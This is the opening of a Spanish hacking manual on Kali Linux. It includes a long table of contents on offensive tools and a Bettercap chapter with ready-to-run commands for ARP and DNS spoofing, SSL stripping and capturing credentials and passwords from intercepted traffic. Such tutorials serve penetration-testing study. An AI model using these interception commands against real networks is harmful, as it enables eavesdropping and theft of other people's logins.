PIRATEANDO INTERNET CON KALI LINUX

TOMO I

Antonio Salavert Casamor

ÍNDICE

1. Introducción....11
2. Bettercap....13
2.1. Sesión interactiva....13
2.2. Registro....17
2.3. Spoofing....17
2.4. Escaneo y captura de credenciales....18
2.5. Proxies....19
2.6. Transparent HTTP(S) Proxy....19
2.7. DNS Spoofing....20
2.8. ARP Spoofing....20
2.9. DNS/ARP Spoofing....20
2.10. Escaneo de contraseñas....21
2.11. Proxy JS Injection (XSS)....24
2.12. Terminate Target Connectivity – Ban (LAN)....25
2.13. MAC Changer....25
2.14. Monitorización de la red WiFi (Playground)....26
2.15. BLE (Bluetooth Low Energy device discovery)....27
2.16. Caplets....28
3. Burp Suite....29
3.1. Funcionalidades....29
3.2. Ventajas....30
3.3. Configuración....30
3.3.1. Configuración del proxy en Burp Suite....30
3.3.2. Instalación y configuración de Foxy Proxy en Mozilla Firefox....31
3.3.3. Configuración del proxy en el navegador Mozilla Firefox....33
3.4. Interceptando peticiones....34
3.4.1. Proxy....34
3.4.2. Intercept....34
3.4.3. Intercept Client Request....40
3.4.4. Match y Replace....40
3.4.5. Response Modification....41
3.4.6. Burp Proxy History....42
3.5. Construyendo un objetivo....42
3.5.1. Spider/crawler....46
3.6. Burp Suite Intruder....49
3.6.1. Target....50
3.6.2. Positions....50
3.6.3. Payloads....52
3.6.4. Options....66
4. Ettercap....72
4.1. Formato gráfico....77
4.2. Privilegios....82
4.3. Ataque SSL MitM....82
4.4. Opciones de sniffing y ataque....83
4.5. Ataque MitM....83
4.6. etterlog....86
4.7. etterfilter....90
4.8. plugins....94
4.9. etter.conf....100
4.10. Lanzando un ataque ARP Poisoning....105

4.11. Lanzando un ataque DNS Spoofing....108
5. evilgrade....110
5.1. Descripción....110
5.2. Ejemplo....111
5.3. Módulos....112
5.4. 15 Pasos para piratear Windows....133
6. Faraday....136
6.1. Arquitectura....136
6.2. Workspaces....137
6.3. Plugins....137
6.3.1. Motor plugin....137
6.3.2. Lista de plugins....139
6.4. Uso gráfico....139
6.5. Dispositivos....142
6.5.1. Servicios....142
6.5.2. Vulnerabilidades....142
6.6. Credenciales....143
6.7. Faraday Manage....143
6.8. fplugin....145
7. Ghost Phisher....147
8. GoLismero....156
8.1. Descripción....156
8.2. Plugins....159
8.3. Uso....169
9. Metasploit Framework....171
9.1. Introducción....171
9.2. El sistema de ficheros de Metasploit....173
9.3. Módulos....175
9.4. Exploits....175
9.5. Payload....177
9.5.1. Tipos de payload....177
9.5.2. Generación de un payload....179
9.5.3. Error en la generación de la payload....182
9.5.4. Uso de un codificador durante la generación de la payload....182
9.5.5. Generando payloads con múltiples pasos....184
9.5.6. Generación de una payload usando un NOP sled....186
9.6. Módulos auxiliary....188
9.7. Módulo encoders....191
9.8. Módulo post....192
9.9. Módulo NOPS....192
9.10. msfconsole....192
9.10.1. Comandos generales....192
9.10.2. Comandos de módulo....199
9.10.3. Comandos relacionados con los trabajos (job)....203
9.10.4. Comandos relacionados con un script....204
9.10.5. Comandos de la base de datos....205
9.10.6. Comandos de las credenciales....206
9.10.7. Comandos de desarrollo....206
9.11. meterpreter....207
9.11.1. Comandos básicos del meterpreter....208
9.11.2. Ejemplo de ataque conta una máquina con sistema operativo Windows XP....213
9.11.3. Ejemplo de uso del exploit multi/handler....215
9.11.4. Ejemplo de uso del exploit browser_autopwn....215
9.11.5. Ejemplo de uso del exploit browser_autopwn2....216

9.12. Bases de datos en Metasploit....218
9.12.1. Almacenar la información en una base de datos....218
9.12.2. Uso la base de datos en Metasploit....219
9.13. Recogida de información....230
9.13.1. Escaneo de puertos....230
9.13.2. psnuffle - Esnifando contraseñas....235
9.13.3. El escaner web WMAP....237
9.14. Escribiendo un fuzzer sencillo....241
9.14.1. Que es un fuzzer....241
9.14.2. Fuzzer TFTP sencillo....241
9.14.3. Fuzzer IMAP sencillo....243
9.15. Ataques en el lado cliente....246
9.15.1. Payloads binarios....246
9.15.2. Exploits en el lado cliente....252
9.15.3. Métodos de infección VBScript....256
9.16. Acceso de mantenimiento....259
9.16.1. Usando un registro de teclado....260
9.16.2. Meterpreter Backdoor....262
9.16.3. Backdoors persistentes....265
9.17. Payloads a través de MSSQL....267
9.17.1. Creando nuestro módulo auxiliary....269
9.17.2. Las tripas detrás de los módulos auxiliary....273
9.17.3. Script Web Delivery....275
9.18. Armitage....279
10. proxychains....281
11. Social Engineer Toolkit (SET)....284
11.1. Configuración del Social Engineer Toolkit....285
11.2. Spear-Phishing Attack Vectors....290
11.2.1. Perform a Mass Email Attack....290
11.3. Website Attack Vectors....293
11.3.1. Java Applet Attack Method....294
11.3.2. Metasploit Browser Exploit Method....298
11.3.3. Credential Harvester Attack Method....301
11.3.4. Tabnabbing Attack Method....303
11.3.5. Web Jacking Attack Method....304
11.3.6. Multi-Attack Web Method....305
11.3.7. Full Screen Attack Method....310
11.3.8. HTA Attack Method....312
11.4. Infectious Media Generator....312
11.5. Mass Mailer Attack....312
11.6. Arduino-Based Attack Vector....313
11.7. Wireless Access Point Attack Vector....313
11.8. QRCode Generator Attack Vector....314
11.9. Powershell Attack Vectors....314
11.10. SMS Spoofing Attack Vector....315
11.11. Penetration testing (Fast-Track)....316
11.11.1. Microsoft SQL Bruter....316
11.11.2. Custom Exploits....317
11.11.3. SCCM Attack Vector....317
11.11.4. Dell DRAC/Chassis Default Checker....317
11.11.5. RID_ENUM – User Enumeration Attack....317
11.11.6. PSEXEC Powershell Injection....318
11.12. Vector de ataque Teensy USB HID....318
11.13. Automatización de SET....319
11.14. Desarrollando tus propios módulos de SET....322

12. WebSploit....326
13. RECOGER INFORMACIÓN....333
14. Airtun-ng....334
14.1. Descripción....334
14.2. Escenarios....335
14.2.1. wIDS....335
14.2.2. Inyección WEP....335
14.2.3. Inyección PRGA....336
14.2.4. Conectándose a 2 puntos de acceso....336
14.2.5. Copiando paquetes desde una interfaz opcional....336
14.2.6. Modo repetidor....336
14.2.7. Modo Packet Replay....337
14.2.8. Tunelando el tráfico en las redes WDS o puentes WiFi....337
14.2.9. Inyectando paquetes de gestión....338
15. Amap....339
16. arp-scan....341
17. arping....347
18. braa....349
19. dig....351
20. Dmitry....355
21. dnmap....359
22. Fierce....361
23. host....363
24. Ike-scan....365
25. MagicTree....368
26. Maltego....373
26.1. Comenzando con Maltego....373
26.1.1. Tu primer gráfico....373
26.1.2. Usando el ratón....375
26.1.3. Ejecutando un transform....375
26.1.4. Application Button....376
26.2. Pestaña investigate....377
26.2.1. Clipboard....377
26.2.2. Número de resultados del transform....378
26.2.3. Buscar....379
26.2.4. Modo link vs. entity....379
26.2.5. Seleccionando nodos....381
26.2.6. Zooming in y out....382
26.3. Pestaña manage....382
26.3.1. Ventanas Maltego....382
26.3.2. Gestionando los transforms....383
26.3.3. Sets....384
26.3.4. Gestionando entidades....385
26.4. Opciones de los gráficos....385
26.4.1. Pestañas de los gráficos....385
26.4.2. Vistas....385
26.4.3. Visualización de retraso....386
26.4.4. Diseño....386
26.4.5. Display button....387
26.5. Propiedades de la entidad y vista detatallada....387
26.5.1. Propiedades de la entidad....387
26.5.2. Vista detallada....387
26.5.3. Seleccionando múltiples entidades....388
26.6. Creación de una entidad personalizada....388
26.7. Ejemplo....389

27. nbtscan....390
28. netdiscover....391
29. nmap....393
30. nping....400
31. nslookup....406
31.1. Como evaluar los registros DNS....407
32. p0f....409
33. Traceroute....411
33.1. Lista de métodos disponibles....413
34. unicornscan....416
35. Whois....420
36. Zenmap....423
37. SNIFFING....436
38. dsniff....437
39. eapmd5pass....438
40. netsniff-ng....440
41. tcpdump....443
42. Wireshark....449
42.1. Que es Wireshark....449
42.2. User Interface....449
42.2.1. Empezar con Wireshark....449
42.2.2. Empezando desde una línea de comandos....450
42.3. Ventana Main....454
42.3.1. Navegación....455
42.4. El menú principal....456
42.5. El menú File....457
42.6. El menú Edit....458
42.7. El menú View El menú View consta de los siguientes elementos:....459
42.8. El menú Go....462
42.9. El menú Capture....463
42.10. El menú Analyze....463
42.11. El menú Statistics El menú Statistics consta de los siguientes elementos:....464
42.12. El menú Telephony....465
42.13. El menú Tools....466
42.14. El menú Internals....466
42.15. El menú Help....466
42.16. La barra de herramientas principal....467
42.17. La barra de herramientas “Filter”....469
42.18. El panel “Packet List”....470
42.19. El panel “Packet Details”....470
42.20. El panel “Packet Bytes”....471
42.21. El Statusbar....471
42.22. Capturando los datos de la red....472
42.22.1. Introducción....472
42.22.2. Prerequisitos....472
42.22.3. Iniciar la captura....472
42.22.4. Caja de diálogo “Capture Interfaces”....472
42.22.5. Caja de diálogo “Capture Options”....473
42.22.6. Caja de diálogo “Edit Interface Settings”....476
42.22.7. Caja de diálogo “Compile Results”....478
42.22.8. Caja de diálogo“Add New Interfaces”....478
42.22.9. Caja de diálogo “Remote Capture Interfaces”....478

42.22.10. Caja de diálogo “Interface Details”....480
42.22.11. Fichero de captura y tipos de fichero....480
42.22.12. Tipo de encabezado de capa de enlace....481
42.22.13. Filtrando mientras se captura....481
42.22.14. Mientras se está ejecutando una captura....483
43. CISCO....485
44. CDPSnarf....486
45. Nipper....487
46. DNS....489
47. Dns2tcp....490
48. DNSChef....491
49. dnsenum....494
50. dnsmap....500
51. DNSRecon....510
52. Dnsspoof....519
53. dnstracer....521
54. dnswalk....523
55. Iodine....526
56. ATAQUES DE REDES....530
57. amapcrap....532
58. apt2....533
59. arpspoof....537
60. Backdoor Factory (BDF)....540
61. Bdfproxy....542
62. Cymothoa....546
63. fragroute....548
64. Fragrouter....550
65. HexInject....553
66. hping3....555
67. hulk....561
68. Macof....562
69. Mitmproxy....563
70. netcat....568
71. pwnat....574
72. RouterSploit....577
72.1. Comprobación automática de un enrutador de todas las vulnerabilidades....578
73. scapy....580
73.1. Introducción....580
73.2. Que hace el Scapy....580
73.2.1. Diseño rápido de paquetes....581
73.2.2. Sondear una vez, interpretar muchos....582
73.2.3. Scapy decodifica, no interpreta....582
73.3. Demostración rápida....582
73.3.1. Valores predeterminados sensibles....583
73.4. Iniciando Scapy....584
73.4.1. Personalizando el terminal....584
73.5. Tutorial interactivo....585
73.5.1. Primeros pasos....585
73.5.2. Capas de apilamiento....585
73.5.3. Leyendo ficheros PCAP....586
73.5.4. Volcados gráficos (PDF, PS)....587
73.5.5. Generando conjuntos de paquetes....587
73.5.6. Enviando paquetes....588

73.5.7. Fuzzing....588
73.5.8. Enviar y recibir paquetes (sr)....588
73.5.9. Escaneo SYN....590
73.5.10. Traceroute TCP....592
73.5.11. Configurando supersockets....594
73.5.12. Escaneando....594
73.5.13. Escaneo avanzado - Sesiones....597
73.5.14. Filtros....598
73.5.15. Enviar y recibir en un bucle....598
73.5.16. Importando y exportando datos....599
73.5.17. Haciendo tablas....601
73.5.18. Enrutamiento....602
73.5.19. Matplotlib....603
73.5.20. Traceroute TCP....603
73.5.21. Inyección de paquetes wireless....605
73.6. Simple one-liners....606
73.6.1. Escaneo ACK....606
73.6.2. Escaneo Xmas....606
73.6.3. Escaneo IP....607
73.6.4. ARP Ping....607
73.6.5. ICMP Ping....607
73.6.6. TCP Ping....607
73.6.7. UDP Ping....608
73.6.8. Ataques clásicos....608
73.6.9. ARP cache poisoning....608
73.6.10. Escaneo de puertos TCP....608
73.6.11. Escaneo IKE....609
73.6.12. Traceroute avanzado....609
73.6.13. Etherleaking....610
73.6.14. ICMP leaking....610
73.6.15. VLAN hopping....610
73.6.16. Wireless sniffing....610
73.7. Recetas....611
73.7.1. Simple monitor ARP....611
73.7.2. Identificar servidores DHCP falsos en una LAN....611
73.7.3. Atravesar cortafuegos....612
73.7.4. Filtrado de marca de tiempo TCP....612
73.7.5. Viendo los paquetes con Wireshark....613
73.7.6. OS Fingerprinting....613
74. sfuzz....615
75. SniffJoke....621
76. SSLsplit....624
77. SSLstrip....633
78. SSLyze....636
79. T50....640
80. Webacoo....649
81. Weevely....651
82. Yersinia....654
82.1. Protocolos....655
82.2. Ataques implementados....658

1. Introducción

Kali es una distribución que es una completa reconstrucción del BackTrack Linux y forma parte completamente de los estándares de desarrollo de Debian. Toda la nueva infraestructura ha sido puesta en el lugar, todas las herramientas fueron revisadas y fueron empaquetadas.

- Consta de más de 300 herramientas de pruebas de penetración después de revisar todas las herramientas que se incluyen en BackTrack.
- Kali Linux, al igual que su predecesor, es completamente gratuito.
- Github: su software de código abierto y su árbol de desarrollo está disponible para todos y todas las fuentes están disponibles para aquellos que desean modificar y reconstruir paquetes.
- Kali ha sido desarrollado para cumplir con el estándar de jerarquía del sistema de ficheros, permitiendo que todos los usuarios de Linux puedan localizar fácilmente los ficheros binarios, los ficheros de soporte, las bibliotecas, etc.
- Amplio apoyo a dispositivos inalámbricos: Kali Linux soporta los dispositivos inalámbricos, permitiendo que funcione correctamente en una amplia variedad de hardware y hacerlo compatible con varios USB y otros dispositivos inalámbricos.
- Kernel personalizado con parches de inyección: como probadores de penetración, el equipo de desarrollo a menudo tiene que hacer evaluaciones inalámbricas para que el kernel tenga los últimos parches de inyección incluidos.
- Entorno de desarrollo seguro: el equipo de Kali Linux está compuesto por un pequeño grupo de personas de confianza que sólo puede comprometer e interactuar con los paquetes de los repositorios, haciendo uso de múltiples protocolos seguros.
- Todos los paquetes de Kali están firmados por cada desarrollador individualmente cuando se construyen y son comprometidos. Posteriormente también se firman los repositorios de los paquetes.
- Multilenguaje: aunque las herramientas de penetración tienden a ser escritas en inglés, Kali tiene soporte multilingüe, lo que permite a los usuarios poder operar en su idioma nativo y encontrar las herramientas necesarias para el trabajo.
- Totalmente personalizable: dicen que son completamente concientes de que no todo el mundo estará de acuerdo con sus decisiones de diseño por lo que han hecho lo más fácil posible para que los usuarios más osados puedan personalizar Kali Linux a su gusto, todo el camino hasta el núcleo.
- Soporte ARMEL y ARMHF: dado a que los sistemas basados en ARM son cada vez más frecuentes y de bajo costo, el soporte de ARM de Kali es robusto y en consecuencia funciona en instalaciones que trabajan en sistemas de ARMEL y ARMHF. Kali Linux tiene repositorios ARM integrado con la línea principal de distribución de modo que las herramientas para ARM serán actualizadas en relación con el resto de la distribución.

En el tomo I, se describen los programas multifución siguientes:

- Bettercap: ataque wifi, sniffing, spoofing, proxy
- Burpsuite
- ettercap: MiTM, DNS spoofing, ARP spoofing
- evilgrade: múltiples ataques de red
- faraday
- Gohst Phisher
- Golismero
- Metasploit / Armitage, msfpc
- proxychains

- Social-Engineer Toolkit (SET)
- websploit

En los tonmos siguientes se describen otroa programas agrupados según su funcionalidad.

Recoger información: airtun-ng, amap, arp-scan, arping, braa, casefile, dig, dmitry, dnmap, fierce, host, ike-scan, magic tree, maltego, nbtscan, netdiscover, nmap, nping, nslookup, p0f, traceroute, unicornscan, whois, zenmap
Sniffing: dsniff, eapmd5pass, netsniff-ng, tcpdump, wireshark
Cisco: CDPSnarf, nipper
DNS: dns2tcp, dnschef, dnsenum, dnsmap, dnsrecon, dnsspoof, dnstracer, dnswalk, iodine
Ataques de redes: amapcrap, apt2, arpspoof, backdoor factory, bdfproxy, cymothoa, fragroute, fragrouter, hexinject, hping3, hulk, macof, mitmproxy, netcat, pwnat, routersploit, scapy, sfuzz, sniffjoke, sslsplit, sslstrip, sslyze, t50, webacoo, weevely, yersinia
Ataques wifi: airbase-ng, aircrack-ng, airdecap-ng, airdecloak-ng, aireplay-ng, airmon-ng, airodump-ng, airolib-ng, airserv-ng, besside-ng, easside-ng, packetforge-ng, tkiptun-ng, wesside-ng, bully, coWPAtty, Fern Wifi Cracker, kismet, mdk3, pixiewps, pyrit, reaver, wash, wifitap, wifite
Análisis de vulnerabilidad: bed, beef, javasnoop, wapiti
Análisis de aplicación web: arachni, automater, blindelephant, cURL, dirbuster, dirsearch, dotdotpwn, dumpzilla, fimap, funkload, grabber, nikto, paros, powerfuzzer, proxystrike, recon-ng, skipfish, sparta, ua-tester, uniscan, urlcrazy, wafw00f, whatweb, xsser
Ataques web: hamster, intersect, slowloris, webscarab, wfuzz, zap
Evaluación de la base de datos: bbqsql, jsql injection, sqlmap, sqlninja, sqlsus,
Varios: acccheck, ace-voip, drifnet, enum4linux, foremost, ismtp, john the ripper, mimikatz, miranda, oscanner, osrf, peepdf, responder, smtp-user-enum, theharvester, u3-pwn

2. Bettercap

bettercap es un marco potente, fácilmente extensible y portátil escrito en Go que tiene como objetivo ofrecer a los investigadores de seguridad e ingenieros inversos, una solución todo en uno fácil de usar con todas las características que posiblemente puedan necesitar para realizar el reconocimiento y el ataque de redes WiFi, dispositivos Bluetooth de baja energía, dispositivos inalámbricos HID y redes Ethernet.

Principales características

- Escaneo de redes WiFi, ataque de autenticación, ataque de asociación PMKID sin cliente y captura automática de handshakes de clientes WPA / WPA2.
- Escaneo de dispositivos Bluetooth de baja energía, enumeración de características, lectura y escritura.
- Escaneo de dispositivos inalámbricos de 2,4 Ghz y ataques de MouseJacking con inyección de marcos HID sobre la marcha con soporte DuckyScript.
- Sondeo y reconocimiento de la red IP pasiva y activa.
- Spoofers ARP, DNS y DHCPv6 para ataques MITM en redes basadas en IP.
- Proxies a nivel de paquete, nivel TCP y nivel de aplicación HTTP/HTTPS completamente programable con complementos Javascript fáciles de implementar.
- Un potente sniffer de red para la recolección de credenciales que también se puede usar como un fuzzer de protocolo de red.
- Un escáner de puertos muy rápido.
- Una potente REST API con soporte para notificaciones de eventos asíncronos en websocket para organizar fácilmente sus ataques.
- Una interfaz de usuario web fácil de usar.

Es importante primero cargar el módulo y luego empezar a usarlo.

Tiene 2 interfaces: local y gráfica.

2.1. Sesión interactiva

En esta sesión se podrán ejecutar los siguientes comandos

help	Enumerará todos los comandos disponibles e imprimirá el nombre de cada módulo y su estado.
help MODULE_NAME	Enumerar los comandos disponibles o mostrar la ayuda específica del módulo.
active	Mostrar información sobre los módulos activos.
quit	Cerrar la sesión y salir.
sleep SECONDS	Esperar durante la cantidad de segundos establecida.
get NAME	Obtener el valor de la variable NAME. Usar * solo para todos o NAME * como comodín.
set NAME VALUE	Establecer el VALOR de la variable NAME.
read VARIABLE PROMPT	Mostrar un PROMPT para pedir al usuario la entrada que se

	guardará dentro de VARIABLE.
clear	Limpia la pantalla.
include CAPLET	Cargar y ejecutar este caplet en la sesión actual.
! COMMAND	Ejecutar un comando de shell e imprimir su salida.
alias MAC NAME	Asignar un alias a un punto final dado dada su dirección MAC.

Opciones

-I,-interface IFACE	Detectar automáticamente la interfaz de red predeterminada. Si se desea usar otra interfaz, se puede usar esta opción.
--use-mac ADDRESS	Cambiar la dirección MAC de la interfaz a este valor antes de realizar el ataque.
--random-mac	Cambiar la dirección MAC de la interfaz por una aleatoria antes de realizar el ataque.
-G, --gateway ADDRESS	Establecer la puerta de enlace, ya sea para que bettercap la detecte automáticamente o especificar manualmente su dirección.
-T, --target ADDRESS1,ADDRESS2	Dirección de los objetivos.
--ignore ADDRESS1,ADDRESS2	Ignorar estas direcciones IP si las encuentra al buscar objetivos.
--no-discovery	No buscar activamente dispositivos, solo usar la caché ARP actual. Por defecto falso.
--no-target-nbns	Deshabilitar la resolución de nombre de dispositivo NBNS de destino.
--packet-throttle NUMBER	Número de segundos a esperar entre cada paquete que se enviará.
--check-updates	Verificar si hay alguna actualización disponible y luego salir.
-h, --help	Mostrar las opciones disponibles.

Otras opciones

-autostart string	Lista de módulos separados por comas para el inicio automático. Predeterminado "events.stream"
-caplet string	Leer los comandos de este fichero y ejecutarlos en la sesión interactiva.
-cpu-profile file	Escribir el fichero de perfil de la CPU.
-debug	Visualizar los mensajes de depuración.
-env-file string	Si se encuentran variables de entorno de carga de este fichero, configurarlo en vacío para deshabilitar la persistencia del entorno.

-eval string	Ejecutar uno o más comandos separados por ; en la sesión interactiva. Se usa para establecer variables a través de la línea de comandos.
-gateway-override string	Usar la dirección IP proporcionada en lugar de la puerta de enlace predeterminada. Si no se especifica o no es válido, se utilizará la puerta de enlace predeterminada.
-iface string	Interfaz de red a la que unirse, si está vacía, se seleccionará automáticamente la interfaz predeterminada.
-mem-profile file	Escribir el perfil de memoria en el fichero.
-no-colors	Desactivar los efectos de color de salida.
-no-history	Deshabilitar el fichero de historial de sesión interactiva.
-silent	Suprimir todos los registros que no sean errores.
-Versión	Imprimir la versión y salir

Módulo core
Los módulos core se utilizan para instrumentar y realizar una interacción básica con bettercap y son los siguientes:

events_stream	Este módulo está habilitado de manera predeterminada y es responsable de informar de los eventos (registros, nuevos dispositivos encontrados, etc.) generados por otros módulos durante la sesión interactiva. Además se puede usar para ejecutar comandos mediante programación cuando ocurren eventos específicos. Cada módulo puede generar un evento con una payload personalizada y un identificador/etiqueta único según su significado.
ticker	Este módulo se puede usar para ejecutar un conjunto de comandos determinado periódicamente en la sesión interactiva.
caplets	Módulo para enumerar y actualizar caplets.
update	Módulo para verificar las actualizaciones de bettercap.
api_rest	Un servidor API RESTful para orquestar e interactuar con la sesión interactiva actual, se inicia en HTTP y no está autenticado de forma predeterminada, se puede cambiar a HTTPS y a autenticación básica utilizando los parámetros adecuados.
ui	Módulo para administrar las actualizaciones de la interfaz de usuario de bettercap y la versión instalada.

Módulo Bluetooth LE
Este módulo es responsable del descubrimiento de dispositivos Bluetooth de baja energía, la enumeración de servicios y la escritura característica de dispositivos no autenticados.

Modulos WiFi
Los módulos WiFi utilizan una interfaz WiFi que admite el modo monitor y la inyección de paquetes para:

- escanear el espectro 802.11
- realizar ataques de deautenticación en estaciones de cliente conectadas

- realizar ataques sin cliente basados en RSN PMKID en puntos de acceso vulnerables
- escaneo y guarda automáticamente el material clave de los handshakes WPA/WPA2 completos o los paquetes PMKID.
- envíe balizas de gestión falsificadas para crear puntos de acceso falsos.

Módulo HID en 2,4 Ghz
Este módulo, que es un ataque mousejack a un puerto, realiza el escaneo y la inyección de paquetes para dispositivos HID en el espectro de 2.4 Ghz, utilizando dongles USB basados en Nordic Semiconductor nRF24LU1 + y el firmware RFStorm de Bastille.
El módulo funcionará con uno de los dispositivos compatibles con RFStorm:

- CrazyRadio PA dongle USB
- SparkFun nRF24LU1 + tablero de conexiones
- Dongle Logitech Unifying (modelo C-U0007, basado en Nordic Semiconductor)

Módulos Ethernet
Estos módulos ofrecen reconocimiento, sondeo activo (mDNS, NBNS, UPnP y WSD) de dispositivos, rastreo/recopilación de credenciales, escaneo de puertos, suplantación de identidad (MITM) y algunos servidores básicos para redes basadas en IP.

net_recon	Este módulo es responsable de leer periódicamente la tabla ARP del sistema para detectar nuevos dispositivos en la red.
net_probe	Cuando se activa, este módulo enviará diferentes tipos de paquetes de sonda a cada IP en la subred actual para que el módulo net.recon los detecte.
net_sniff – net_fuzz	Este módulo es un escaner y un fuzzer de paquetes de red que admite sintaxis BPF y expresiones regulares para el filtrado. También es capaz de diseccionar varios protocolos para obtener las credenciales.
sys_can	Módulo para realizar el escaneo de puertos SYN, a medida que se descubren los puertos abiertos, se rellenará el metacampo tcp-ports de los puntos finales y se mostrará en la vista new.show si net.show.meta se establece en true.
wol	Módulo para enviar paquetes wake on LAN en difusión o a un MAC específico.

Servidor

http_server	Un servidor HTTP simple, utilizado para servir ficheros y scripts en toda la red.
https_server	Un servidor HTTPS simple, utilizado para servir ficheros y scripts en toda la red.
mdns_server	Módulo de servidor mDNS para crear servicios de multidifusión o falsificar los existentes.
mysql_server	Un servidor MySQL falso que se puede utilizar para exploit

Útiles

mac.changer	Cambia la dirección MAC de la interfaz seleccionada.
gps	Este módulo se puede utilizar para obtener coordenadas GPS de cualquier receptor que exponga una interfaz en serie.

Ejemplo
sudo bettercap -eval "set arp.spoof.targets 192.168.1.20; arp.spoof on"

2.2. Registro

Estas opciones determinan como se comportará el registrador de cónsola bettercap.
Opciones

-O, --log LOG_FILE	Registrar todos los mensajes en un fichero; si no se especifica, los mensajes de registro solo se visualizarán en la shell.
--log-timestamp	Habilitar el registro con mestamps para cada línea. Deshabilitado de forma predeterminada.
-D, --debug	Habilitar el registro de depuración. Es una buena práctica usar esta opción mientras se repite un error para tener el registro de depuración completo del programa.
--silent	Suprimir todos los mensajes que no sean un error o una advertencia. El valor predeterminado es falso.

Ejemplo
1. Guardar la salida del registro en el fichero out.log:
bettercap --log out.log
2. Guardar la salida del registro en el fichero out.log y suprimir la salida de la terminal:
bettercap --log out.log --silent
3. Guardar la salida del registro en el fichero out-ts.log y habilitar las marcas de tiempo para cada línea:
bettercap --log-timestamp --log out-ts.log

2.3. Spoofing

La suplantación de identidad es el corazón de cada ataque MITM. Estas opciones determinan que técnica de falsificación usar y como usarla.

bettercap ya incluye un spoofer ARP que funciona tanto en modo full duplex como half duplex, que es el valor predeterminado, un spoofer DNS y un spoofer ICMP DoubleDirect totalmente funcional y completamente automatizado.

Opciones

-S, --spoofer NAME	Módulo de Spoofer a usar, disponible: ARP, ICMP, NONE Predeterminado: ARP
--no-spoofing	Desactivar spoofing, alias para --spoofer NONE / -S NONE
--kill	En lugar de reenviar paquetes, esta opción hará que se eliminen las conexiones de los objetivos.

--full-duplex	Habilitar el MITM full-duplex. Esto hará que el ataque bettercap sea al objetivo y al enrutador.

Ejemplos
1. Uso del antiguo ARP spoofing:
bettercap -S ARP
2. Uso del ataque full duplex ICMPredirectspoofing:
bettercap -S ICMP
3. Desactivar el spoofing:
bettercap -S NONE
4. No usar 192.168.1.2
bettercap -T 192.168.1.2 --kill

Módulos
Estos módulos mantienen el spoofing en los dispositivos seleccionados en la red utilizando paquetes ARP diseñados para realizar un ataque MITM.

arp_spoof	Respuestas a consultas ARP con respuestas falsas.
dns_spoof	Respuestas a consultas DNS con respuestas falsas.
dhcp6_spoof	Respuestas a consultas DHCP con respuestas falsas.

2.4. Escaneo y captura de credenciales

Actualmente el escaner incorporado puede diseccionar e imprimir desde la red o desde un fichero pcap capturado, la siguiente información:

- URLs visitadas.
- HTTPS dispositivos a visitar
- HTTP POSTed data
- Autenticaciones HTTP Basic y Digest
- Cookies HTTP
- Credenciales FTP
- Credenciales IRC
- Credenciales POP, IMAP y SMTP
- Credenciales NTLMv1/v2 (HTTP, SMB, LDAP, etc)
- Credencialesprotocolo DICT
- Credenciales MPD
- Credenciales NNTP
- DHCP: mensajes y autenticación.
- Credenciales de inicio de sesión REDIS
- Credenciales RLOGIN
- Credenciales SNPP

Opciones

-X, --sniffer	Habilitar el escaner
-L, --local	De forma predeterminada, bettercap solo analizará los paquetes que provienen de/a otras direcciones de la red. Si también se desea procesar los paquetes que se envían o reciben desde su propio ordenador, puede usar esta opción

--sniffer-source FILE	Cargar los paquetes del fichero PCAP especificado en lugar de la interfaz de red
--sniffer-output FILE	Guardar todos los paquetes en el fichero PCAP especificado
--sniffer-filter EXPRESSION	Configurar el escaner para usar este filtro
-P, --parsers PARSERS	Lista separada por comas de los analizadores de paquetes a habilitar, * para todos, disponible: COOKIE, CREDITCARD, DHCP, DICT, FTP, HTTPAUTH, HTTPS, IRC, MAIL, MPD, MYSQL,NNTP, NTLMSS, PGSQL, POST, REDIS, RLOGIN, SNMP, SNPP, URL, WHATSAPP. Predeterminado *.
--custom-parser EXPRESSION	Usar una expresión regular personalizada para capturar y mostrar datos capturados

Con este escaner se pueden visualizar los usuarios y las contraseñas de los protocolos HTTP/HTTPS

Ejemplos
1. Usar bettercap como un sniffer de red local:
bettercap --local o bettercap -L
2. Usar el fichero capture.pcap como fuente de los paquetes:
bettercap --sniffer-source ~/capture.pcap
3. Spoof toda la red y guardar cada paquete en el fichero:
bettercap --sniffer-output ~/capture.pcap
4. Spoof toda la red pero solo capturar el tráfico HTTP:
sudo bettercap --sniffer-filter "tcp port http"
5. Spoof toda la red y extraer los datos de los paquetes que contienen la palabra “password":
bettercap --custom-parser ".*password.*"

2.5. Proxies

bettercap puede funcionar como un proxy transparente HTTP/HTTPS y TCP sin procesar que puede manipular el protocolo HTTP/HTTPS o el TCP de bajo nivel,. Por ejemplo podría usar el proxy HTTP/HTTPS para inyectar Javascripts en las páginas web visitadas por los atacados, reemplazar todas las imágenes, etc. o usar el TCP para otros protocolos, etc.

Una vez que uno o más proxies están habilitados, bettercap se encargará de la suplantación y las reglas necesarias en el cortafuegos para redirigir el tráfico de sus objetivos al propio proxy. Por defecto, estos proxies no harán nada más que registrar todas las solicitudes y adicionalmente se puede especificar un módulo a usar y se podrá cargar uno de los plugins y manipular todo el tráfico que se quiera.

Los proxies son: any_proxy, http_proxy, https_proxy, packet_proxy, tcp_proxy

2.6. Transparent HTTP(S) Proxy

Para HTTPS, habilitar http.proxy.sslstrip. Se necesita una dirección de la víctima para el ARPnspoofing:
» set http.proxy.sslstrip true
» set net.sniff.verbose false
» set arp.spoof.targets 192.168.1.6
» arp.spoof on
» http.proxy on
» net.sniff on

El navegador Chrome causará problemas con los sitios precargados de HSTS con el mensaje "Your connection is not private". Para los dominios que no sean HSTS, permitirá continuar con el mensaje "Proceed to <domain> (unsafe)". Internet Explorer mostrará un mensaje similar "There is a problem witt the website’s security ceriticate".

2.7. DNS Spoofing

Se necesita definir que dominios se van a falsificar, y a que dirección IP se redirige:
» set dns.spoof.domains <domain1>,<domain2>,...
» set dns.spoof.address <Target address>

Para falsificar una subred entera, establecer:
» set dns.spoof.all true

Ejecutarlo con:
» dns.spoof on
Probablemente también arp.spoof la subred o el destino.

2.8. ARP Spoofing

Activar el módulo:
» arp.spoof off
» set arp.spoof.targets 192.168.1.6
» arp.spoof on

Todo el seguimiento desde/a 192.168.1.6 será redirigido. Esto va a causar problemas de conexión en el objetivo.

2.9. DNS/ARP Spoofing

» get dns.spoof.*
dns.spoof.address: '192.168.1.3'
dns.spoof.all: 'false'
dns.spoof.domains: ': time.com'
» get dns.spoof.*
arp.spoof.internal: 'true'
arp.spoof.targets: '192.168.1.6'
arp.spoof.whitelist: ''

